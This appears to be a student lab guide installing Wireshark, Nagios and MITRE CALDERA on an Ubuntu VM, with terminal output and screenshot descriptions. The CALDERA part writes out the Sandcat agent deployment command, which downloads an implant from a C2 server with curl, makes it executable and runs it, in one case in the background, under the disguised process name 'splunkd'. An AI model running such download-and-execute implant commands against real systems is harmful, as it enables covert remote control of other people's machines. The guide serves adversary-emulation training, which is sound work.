Title Panel Title

Description

Transparent background

Panel links

Repeat options

Tooltip


Tooltip mode Single All Hide

Hover proximity How close the cursor must be to a point to trigger the tooltip, in pixels

Max width

(You should be able to see data)

## Example 0.1




## 16. Installing Wireshark on Ubuntu Server

### 16.1. Navigate to Linux terminal and type:

```
sudo apt-get install wireshark
```


```
vsoc@vsoc: $ sudo apt-get install wireshark
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libestr0 libfastjson4
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  libbb2-1 libbcg729-0 libdouble-conversion3 liblua5.2-0 libmd4c0 libminizip1t64 libnghhttp3-3 libopencore-amrnb0 libpcre2-16-0 libqt6core5compat6
  libqt6core6t64 libqt6dbus6t64 libqt6gui6t64 libqt6multimedia6 libqt6network6t64 libqt6opengl6t64 libqt6printssupport6t64 libqt6qml6 libqt6qmld6
  libqt6quick6 libqt6svg6 libqt6waylandclient6 libqt6waylandcompositor6 libqt6waylandeglclienthwintegration6 libqt6waylandeglcompositorhwintegration6
  libqt6widget6t64 libqt6wlshellintegration6 libsmi2t64 libspandsp2t64 libts0t64 libwireshark-data libwireshark17t64 libwiretap14t64 libwsutil15t64
  qt6-gtk-platformtheme qt6-qpa-plugins qt6-translations-l10n qt6-wayland wireshark-common
Suggested packages:
  qt6-qmltooling-plugins snmp-mibs-downloader geoipupdate geoip-database geoip-database-extra libjs-leaflet libjs-leaflet.markercluster wireshark-doc
The following NEW packages will be installed:
  libbb2-1 libbcg729-0 libdouble-conversion3 liblua5.2-0 libmd4c0 libminizip1t64 libnghhttp3-3 libopencore-amrnb0 libpcre2-16-0 libqt6core5compat6
  libqt6core6t64 libqt6dbus6t64 libqt6gui6t64 libqt6multimedia6 libqt6network6t64 libqt6opengl6t64 libqt6printssupport6t64 libqt6qml6 libqt6qmld6
  libqt6quick6 libqt6svg6 libqt6waylandclient6 libqt6waylandcompositor6 libqt6waylandeglclienthwintegration6 libqt6waylandeglcompositorhwintegration6
  libqt6widget6t64 libqt6wlshellintegration6 libsmi2t64 libspandsp2t64 libts0t64 libwireshark-data libwireshark17t64 libwiretap14t64 libwsutil15t64
  qt6-gtk-platformtheme qt6-qpa-plugins qt6-translations-l10n qt6-wayland wireshark-common
0 upgraded, 40 newly installed, 0 to remove and 31 not upgraded.
Need to get 47.6 MB of archives.
After this operation, 214 MB of additional disk space will be used.
```

16.2. When prompted if non-superusers should be able to capture packets, you could select either, depending on the user's preference for security:




16.3. To start Wireshark, you need to type:

*sudo wireshark*




Starting Wireshark as a superuser is required to allow you to monitor packets on all interfaces, including your primary network interface.

16.4. After opening Wireshark, the dashboard should show all the interfaces for packet captures.



Now, you can view all the interfaces to capture packets, but for this project, we should focus on ens33 because that is your network's primary interface.



## 17. NAGIOS INSTALLATION AND CONFIGURATION

### 17.1. System preparation

### 17.2. Update and upgrade existing packages to ensure your system is up to date.

```
sudo apt-get update -y && sudo apt-get upgrade -y
```

17.3. Add PHP repository, since the default Ubuntu repositories may not contain the version we need.

```
sudo add-apt-repository ppa:ondrej/php
```

### 17.4. Install Apache

```
sudo apt install apache2 -y
```

```
sudo systemctl enable apache2
```

```
sudo systemctl status apache2
```

## **17.5. Install the required packages**

```
sudo apt install wget net-tools unzip php7.4-
{bcmath,cli,curl,fpm,gd,gmp,intl(mbstring,mysql,snmp,xml,zip} -y
php -v
sudo apt install autoconf gcc make libgd-dev libmcrypt-dev libssl-dev libapache2-mod-
php7.4 build-essential -y
```

## **17.6. Create Nagios user and group**

```
sudo useradd nagios
sudo groupadd nagcmd
sudo usermod -a -G nagcmd nagios
sudo usermod -a -G nagcmd www-data
```

## **17.7. Download and compile Nagios Core**

We want to download the latest Nagios.

```
cd /tmp
wget https://assets.nagios.com/downloads/nagioscore/releases/nagios-4.5.9.tar.gz
tar -zxvf nagios-4.5.9.tar.gz
cd nagios-4.5.9
sudo ./configure --with-command-group=nagcmd
sudo make all
sudo make install
```

## **17.8. Install service init scripts and web server configuration files.**

```
sudo make install-init
sudo make install-config
sudo make install-commandmode
sudo make install-webconf
```

## 17.9. Install Nagios Plugins

Nagios plugins provide the actual health checks used by Nagios Core. We need to download and install them to allow Nagios to monitor services.

```
cd /tmp  
wget https://nagios-plugins.org/download/nagios-plugins-2.4.11.tar.gz  
tar -zxvf nagios-plugins-2.4.11.tar.gz  
cd nagios-plugins-2.4.11  
sudo ./configure --with-nagios-user=nagios --with-nagios-group=nagios  
sudo make  
sudo make install
```

## 17.10. Setup web interface

Create a user for accessing the Nagios web interface. Start and enable Nagios.

```
sudo htpasswd -c /usr/local/nagios/etc/htpasswd.users nagiosadmin  
sudo systemctl start nagios  
sudo systemctl enable nagios  
sudo systemctl status nagios
```

## 17.11. Configure UFW Firewall

Enable and configure UFW (Uncomplicated Firewall) to allow access to SSH, HTTP, and HTTPS services.

```
sudo ufw enable  
sudo ufw allow 22/tcp  
sudo ufw allow 80/tcp  
sudo ufw allow 443/tcp  
sudo ufw status verbose  
sudo ufw reload
```

### **17.12. Configure Apache**

Enable necessary Apache modules (CGI and write) and restart Apache to apply changes.

```
sudo a2enmod cgi
```

```
sudo a2ensite nagios.conf
```

```
sudo a2enmod rewrite
```

```
sudo systemctl restart apache2
```

### **17.13. Validate Nagios Configuration**

Check if the Nagios configuration file is valid and restart the service to apply all settings.

```
sudo /usr/local/nagios/bin/nagios -v /usr/local/nagios/etc/nagios.cfg
```

```
sudo systemctl restart nagios
```

### **17.14. Access Nagios web interface**

- *Open browser: http://<your-server-ip>/nagios*
- *Login: nagiosadmin*
- *Password: (the one you set using htpasswd)*

## **18. Installation and Configuration of MITRE CALDERA on Ubuntu Server**

### **18.1. MITRE CALDERA Installation**

First, install MITRE CALDERA on your Ubuntu Server by opening the terminal and cloning the Github repository:

```
git clone https://github.com/mitre/caldera.git--recursive
```

```

cs453@cs453-virtual-machine:~$ git clone https://github.com/mitre/caldera.git --recursive
Cloning into 'caldera'...
remote: Enumerating objects: 24838, done.
remote: Counting objects: 100% (264/264), done.
remote: Compressing objects: 100% (134/134), done.
remote: Total 24838 (delta 201), reused 133 (delta 130), pack-reused 24574 (from 4)
Receiving objects: 100% (24838/24838), 25.86 MiB | 8.47 MiB/s, done.
Resolving deltas: 100% (16715/16715), done.
Submodule 'plugins/access' (https://github.com/mitre/access.git) registered for path 'plugins/access'
Submodule 'plugins/atomic' (https://github.com/mitre/atomic.git) registered for path 'plugins/atomic'
Submodule 'plugins/builder' (https://github.com/mitre/builder.git) registered for path 'plugins/builder'
Submodule 'plugins/compass' (https://github.com/mitre/compass.git) registered for path 'plugins/compass'
Submodule 'plugins/debrief' (https://github.com/mitre/debrief.git) registered for path 'plugins/debrief'
Submodule 'plugins/emu' (https://github.com/mitre/emu.git) registered for path 'plugins/emu'
Submodule 'plugins/fieldmanual' (https://github.com/mitre/fieldmanual.git) registered for path 'plugins/fieldmanual'
Submodule 'plugins/gameboard' (https://github.com/mitre/gameboard.git) registered for path 'plugins/gameboard'
Submodule 'plugins/human' (https://github.com/mitre/human.git) registered for path 'plugins/human'
Submodule 'plugins/magma' (https://github.com/mitre/magma.git) registered for path 'plugins/magma'
Submodule 'plugins/manx' (https://github.com/mitre/manx.git) registered for path 'plugins/manx'
Submodule 'plugins/response' (https://github.com/mitre/response.git) registered for path 'plugins/response'
Submodule 'plugins/sandcat' (https://github.com/mitre/sandcat.git) registered for path 'plugins/sandcat'
Submodule 'plugins/ssl' (https://github.com/mitre/ssl.git) registered for path 'plugins/ssl'
Submodule 'plugins/stockpile' (https://github.com/mitre/stockpile.git) registered for path 'plugins/stockpile'
Submodule 'plugins/training' (https://github.com/mitre/training.git) registered for path 'plugins/training'
Cloning into '/home/cs453/caldera/plugins/access'...
remote: Enumerating objects: 542, done.
remote: Counting objects: 100% (229/229), done.
remote: Compressing objects: 100% (108/108), done.
remote: Total 542 (delta 83), reused 197 (delta 72), pack-reused 313 (from 1)
Receiving objects: 100% (542/542), 187.12 KiB | 6.93 MiB/s, done.
Resolving deltas: 100% (183/183), done.
Cloning into '/home/cs453/caldera/plugins/atomic'...
remote: Enumerating objects: 458, done.

```

## 18.2. Install Dependencies to ensure MITRE CALDERA runs properly:

```

cd caldera
pip3 install -r requirements.txt

```

```

cs453@cs453-virtual-machine:~$ cd caldera
cs453@cs453-virtual-machine:~/caldera$ pip3 install -r requirements.txt
Defaulting to user installation because normal site-packages is not writeable
Collecting aiohttp-jinja2==1.5.1
  Downloading aiohttp_jinja2-1.5.1-py3-none-any.whl (11 kB)
Collecting aiohttp==3.10.11
  Downloading aiohttp-3.10.11-cp310-cp310-manylinux_2_17_x86_64.manylinux2014_x86_64.whl (1.2 MB)
    ━━━━━━━━━━━━━━━━ 1.2/1.2 MB 9.2 MB/s eta 0:00:00
Collecting aiohttp_session==2.12.0
  Downloading aiohttp_session-2.12.0-py3-none-any.whl (12 kB)
Collecting aiohttp-security==0.4.0
  Downloading aiohttp_security-0.4.0-py3-none-any.whl (6.9 kB)
Collecting aiohttp-apispec==3.0.0b2
  Downloading aiohttp-apispec-3.0.0b2.tar.gz (2.7 MB)
    ━━━━━━━━━━━━━━ 2.7/2.7 MB 11.0 MB/s eta 0:00:00
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
  Preparing metadata (pyproject.toml) ... done
Collecting jinja2==3.1.6
  Downloading jinja2-3.1.6-py3-none-any.whl (134 kB)
    ━━━━━━━━━━━━━━ 134.9/134.9 KB 18.6 MB/s eta 0:00:00
Collecting pyyaml==6.0.1
  Downloading PyYAML-6.0.1-cp310-cp310-manylinux_2_17_x86_64.manylinux2014_x86_64.whl (705 kB)
    ━━━━━━━━━━━━━━ 705.5/705.5 KB 14.4 MB/s eta 0:00:00
Collecting cryptography==44.0.1
  Downloading cryptography-44.0.1-cp39abi3-manylinux_2_34_x86_64.whl (4.2 MB)
    ━━━━━━━━━━━━ 4.2/4.2 MB 11.0 MB/s eta 0:00:00
Collecting websockets==15.0
  Downloading websockets-15.0-cp310-cp310-manylinux_2_5_x86_64.manylinux1_x86_64.manylinux2014_x86_64.whl (180 kB)
    ━━━━━━━━━━━━ 180.9/180.9 KB 21.3 MB/s eta 0:00:00
Collecting Sphinx==7.1.2
  Downloading sphinx-7.1.2-py3-none-any.whl (3.2 MB)
    ━━━━━━━━━━ 3.2/3.2 MB 16.7 MB/s eta 0:00:00
Collecting sphinx_rtd_theme==1.3.0

```


## 18.3 Launch the CALDERA server

*python3 server.py*

- You will see the credentials used for your Red team (offensive attacker) and Blue team (cyberthreat defender) accounts.
  - Copy these credentials somewhere for future reference when logging in to CALDERA.

## 18.4. Accessing CALDERA

- Navigate to Mozilla Firefox browser, type into the search bar and press enter:  
`<vm_ipAddress>:8888`
  - Use the credentials to access the accounts at the CALERA login page



## 18.5. Configuration of MITRE CALDERA

### Creating an agent (RED TEAM)

- Once you enter your MITRE CALDERA account, navigate to the “agents” panel
  - An agent acts as a command-and-control server (C2), which allows attackers to execute commands and malicious malware to take control of users’ devices.

- Click “Deploy an agent” and select “Sandcat” from the drop down menu
  - Sandcat is CALDERA’s default C2 agent.

- Under “Platform”, select Linux
- In the input field for “app.contact.http”, type:  
[https://<vm\\_ip>:8888](https://<vm_ip>:8888)
- app.contact.http** is the URL where your CALDERA agent is calling back to to communicate with the CALDERA server

- In the input field for “app.implant\_name”, type any custom name for the process

The screenshot shows the Caldera interface for deploying an agent. At the top, it says "Deploy an agent" and "Agent" (Sandcat). It includes a note: "Sandcat | CALDERA's default agent, written in GoLang. Communicates through the HTTP(S) contact by default." Below this are configuration fields for "Platform" (with "linux" selected), "app.contact.http" (set to "http://0.0.0.0:80"), "agents.implant\_name" (set to "splunkd"), and "agent.extensions".

Below the configuration is a terminal window titled "sh" containing the following bash script:

```
server="http://0.0.0.0:80";
curl -s -X POST -H "file:sandcat.go" -H "platform:linux" $server/file/download > splunkd;
chmod +x splunkd;
./splunkd -server $server -group red -v
```

Further down, there is a "Variations" section with another terminal window titled "sh" containing a different bash script:

```
server="http://0.0.0.0:80";
agent=$(curl -svk0J -X POST -H "file:sandcat.go" -H "platform:linux" $server/file/download 2>&1
nohup ./agent -server $server -group blue &
```

- You should see bash scripts for red team and blue team

#### 18.6. Running the agent (RED TEAM)

- Run the following to start the agent:

```
server="http://<vm_ipAddress>":
curl -s -X POST -H "file:sandcat.go" -H "platform:linux" $server/file/download >
splunkd;
chmod +x splunkd;
./splunkd -server $server -group red -v
```

- You should now see the agent listed under “Agents”


The screenshot shows the 'Agents' section of a web-based interface. At the top, there's a red button labeled 'agents x'. Below it, a heading says 'Agents' with a note: 'You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromised simultaneously.' There are two buttons: '+ Deploy an Agent' and 'Configuration'. A summary bar indicates '2 agents'. The main table has columns: id (psw), host, group, platform, contact, pid, privilege, status, and last seen. One row is shown with values: host [REDACTED], group red, platform linux, contact HTTP, pid [REDACTED], privilege Elevated, status alive, trusted, and last seen just now. A 'Bulk Actions' dropdown menu is on the right.

### 18.7. Create an operation (RED TEAM)

- Navigate to “Operations” panel and click “Create Operation”
- Insert any custom name into “operation name” field
- Selecting an adversary and selecting a different fact source is optional
- Click “Start” to begin the operation

The screenshot shows the 'operations' panel. At the top, there are four tabs: 'agents x', 'abilities x', 'adversaries x', and 'operations x'. Below them is a search bar with 'Select an operation' and 'test - 0 decisions | just now'. A red button '+ Create Operation' is visible. The main area has sections for 'Operation Details' (with 'Download' and 'Delete' buttons), 'Current state: running', and control buttons for 'Stop', 'Pause', and 'Run 1 Link'. On the right, there are settings for 'Obfuscation' (set to 'plain'), 'Manual' (green toggle switch), 'Autonomous' (grey toggle switch), and 'Autoscroll' (green toggle switch). At the bottom are buttons for '+ Manual Command' and '+ Potential Link'.

- Click “+ Manual Command” to add a command to your operation so it is functional
- In the input box for “cmd”, type and click “Add command”: `ip a`
  - This command lists the IP addresses, MAC addresses, and network interfaces on the Linux VM.
  - This command should run automatically, but if you want to run it manually, click “Run 1 Link”



- In the corresponding operation row under the operation list, click “View output” to see if the attack on the VM successfully executed

A screenshot of a terminal window titled 'Output'. It displays the following text:

```
Exit Code: Nothing to show
Standard Output:
[REDACTED]
Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : [REDACTED]
IPv4 Address. . . . . : [REDACTED]
Subnet Mask . . . . . : [REDACTED]
Default Gateway . . . . . : [REDACTED]
```

The 'Standard Output' section is completely redacted.